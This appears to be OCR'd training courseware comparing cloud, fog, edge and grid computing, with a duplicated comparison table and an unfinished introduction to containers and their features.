
Fog computing has been beneficial in the field of IoT, big data, and real-time analytics. The following are the main advantages of fog computing over cloud computing.

- **Low latency**: Fog computing can process large volumes of data with no delay as the fog is geographically nearer to end users and can offer rapid responses.
- **High business agility**: Developers can easily and swiftly design fog instances and deploy them based on the requirement.
- **No glitches with bandwidth:** All the data are accumulated at distinct points, instead of being transmitted together to one center through a single channel, thereby avoiding bandwidth-related problems.
- **No connection loss**: The presence of several interconnected channels does not cause connection loss.
- **Elevated security:** Fog computing enhances security as the data processing is performed by numerous nodes in a complex distributed system.
- **Low operating cost:** Fog computing can drastically reduce cost through the conservation of network bandwidth as data are processed locally, instead of being sent to the cloud for analysis.
- **High power efficiency:** Edge devices run power-saving protocols such as Zigbee, Z-Wave, or Bluetooth.

Disadvantages:

The following are some of the disadvantages of fog computing in comparison to cloud computing.

- **Additional expenditures**: Organizations must buy additional edge devices such as routers, hubs, and gateways.
- **Complicated system:** As fog is an extra layer in the data processing and storage system, it makes the whole system complicated.
- **Constrained scalability:** Fog is not as scalable as the cloud.



Edge Computing

- Edge computing is **a distributed decentralized computing model** in which data processing is performed close to edge devices
- It helps in **building automation systems** that perform fast processing and enables efficient real-time applications

Edge Computing Architecture

Edge Computing

Conventional cloud computing has some issues related to data security, low performance, and increased data storage, which lead to high operational costs. These issues can be solved by replacing conventional cloud computing with edge computing. Edge computing is a subset of fog computing, and its approach to data processing is similar to that of fog computing. In fog computing, the intelligent gateway performs processing at the LAN, whereas in edge computing, the edge gateway intelligence is performed in devices such as programmable automation controllers. Edge computing is used in solutions that require the processing of small and urgent operations within a timespan of milliseconds.

Edge computing is a distributed, decentralized computing model in which computation and data processing are performed close to edge devices. It stores data at locations close to the devices from which the data were collected, instead of trusting a central location to store the data. It also reduces the Internet bandwidth usage and data offload. Many organizations can utilize this technology for building automation systems for fast processing, prompt responses, and efficient real-time applications.

Cloud vs. Fog Computing vs. Edge Computing

Edge computing and fog computing are extensions of cloud computing. Cloud computing is a centralized model that contains several (thousands of) servers processing data in real time. Edge computing contains an infinite number (billions) of virtual/hardware endpoints that work as a distributed, decentralized model, where data processing is performed near edge devices (IoT devices). Fog computing infrastructure contains countless (millions of) nodes, where data storage, data processing, and analysis are performed quickly and efficiently. It is a decentralized intelligent gateway positioned anywhere between a data source and cloud infrastructure.

Feature	Cloud computing	Fog computing	Edge computing
Speed	Higher access speed than fog computing but depends on VM connectivity	Higher speed than cloud computing	Higher speed than fog computing
Latency	High latency	Low latency	Low latency
Data Integration	Integrates multiple data sources	Integrates multiple data sources and devices	Integrates limited data sources
Capacity	No data reduction while delivering or converting data	Reduces the amount of data sent to cloud computing	Reduces the amount of data sent to fog computing
Responsiveness	Low response time	High response time	High response time
Security	Less secure than fog computing	Highly secure	Customized security

Cloud Computing vs. Grid Computing

Cloud Computing	Grid Computing
Follows client–server architecture	Follows distributed computing architecture
Higher scalability	Standard scalability
Resources are used in a centralized way	Resources are used collaboratively
More flexible	Less flexible
Infrastructure providers own the cloud servers	An organization owns and manages the grids
Services include IaaS, PaaS, and SaaS	Services include distributed information, distributed computing, and distributed pervasive systems
Accessed using regular web protocols	Accessed using grid middleware
Pay-as-you-go model	Users need not pay for their usage
Service-oriented	Application-oriented
Provides different amounts of computing resources to meet different types of user requirements	Provides a shared group of computing resources for the users
Does not support interoperability, which can in turn lead to vendor lock-in issues	Supports interoperability and can be managed easily
Contains a large-scale pool of resources and assets	Contains a limited number of assets and resources

Cloud Computing vs. Grid Computing

The two most popular computing models, cloud computing and grid computing, are based on the client–server and distributed computing architecture, respectively. The table below lists the main differences between these two:

Cloud Computing	Grid Computing
Follows client–server architecture	Follows distributed computing architecture
Higher scalability	Standard scalability
Resources are used in a centralized way	Resources are used collaboratively
More flexible	Less flexible
Infrastructure providers own the cloud servers	An organization owns and manages the grids
Services include IaaS, PaaS, and SaaS	Services include distributed information, distributed computing, and distributed pervasive systems
Accessed using regular web protocols	Accessed using grid middleware
Pay-as-you-go model	Users need not pay for their usage
Service-oriented	Application-oriented
Provides different amounts of computing resources to meet different types of user requirements	Provides a shared group of computing resources for the users

Does not support interoperability, which can in turn lead to vendor lock-in issues	Supports interoperability and can be managed easily
Contains a large-scale pool of resources and assets	Contains a limited number of assets and resources


LO#02: Explain Container Technology

Container Technology

Container technology is an emerging container-based virtualization service. It helps developers and IT teams in developing, running, and managing containerized applications by using the API of the service provider or a web portal interface. Containers and clusters can be deployed in on-premises datacenters or over the cloud. This section discusses various concepts related to container technology, such as Docker containers and Kubernetes.



What is a Container?

- A container is a package of an **application/software** including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment
- CaaS is a service that includes the virtualization of containers and container management through **orchestrators**
- Using CaaS, subscribers can develop rich, scalable containerized applications through the **cloud or on-site data centers**

Deployment and Management of Container

What is a Container?

A container is a package of an application/software including all its dependencies, such as library and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. All these resource files are delivered as a unit to solve compatibility issues when applications are moved between cloud environments. These containers are provided to the subscribers in the form of a CaaS. A CaaS service includes the virtualization and management of containers through orchestrators. Using these services, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers. It inherits features of both IaaS and PaaS. Popular container services include Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Features:

The implementation of containers offers many benefits, making them an attractive technology to various industries. Discussed below are some of their most important features:

- **Portability and consistency**

  An application or software developed in a container includes all the resources required to perform. This portability helps clients or end-users run an application on various platforms and private or public cloud environments.

- **Security**

  Owing to the independent nature of containers, security risks are reduced. If an application is attacked or compromised, its infections do not extend across the remaining containers.

- **High efficiency and cost effectiveness**

  Containers can run with fewer resources compared to virtual machines (VMs) because they do not need independent operating systems. Additionally, containers need a few megabytes of memory to run, enabling users to run multiple containers on a single server. These containers are isolated in a cloud server because if an application is down for one container, other containers can utilize it without technical glitches.

- **Scalability**

  Containers are scalable and enable subscribers or users to integrate more similar containers under the same cluster to increase their size. The smart scaling technology enables users to run only the intended container and put unwanted containers at rest, making it cost-effective.

- **Robustness**

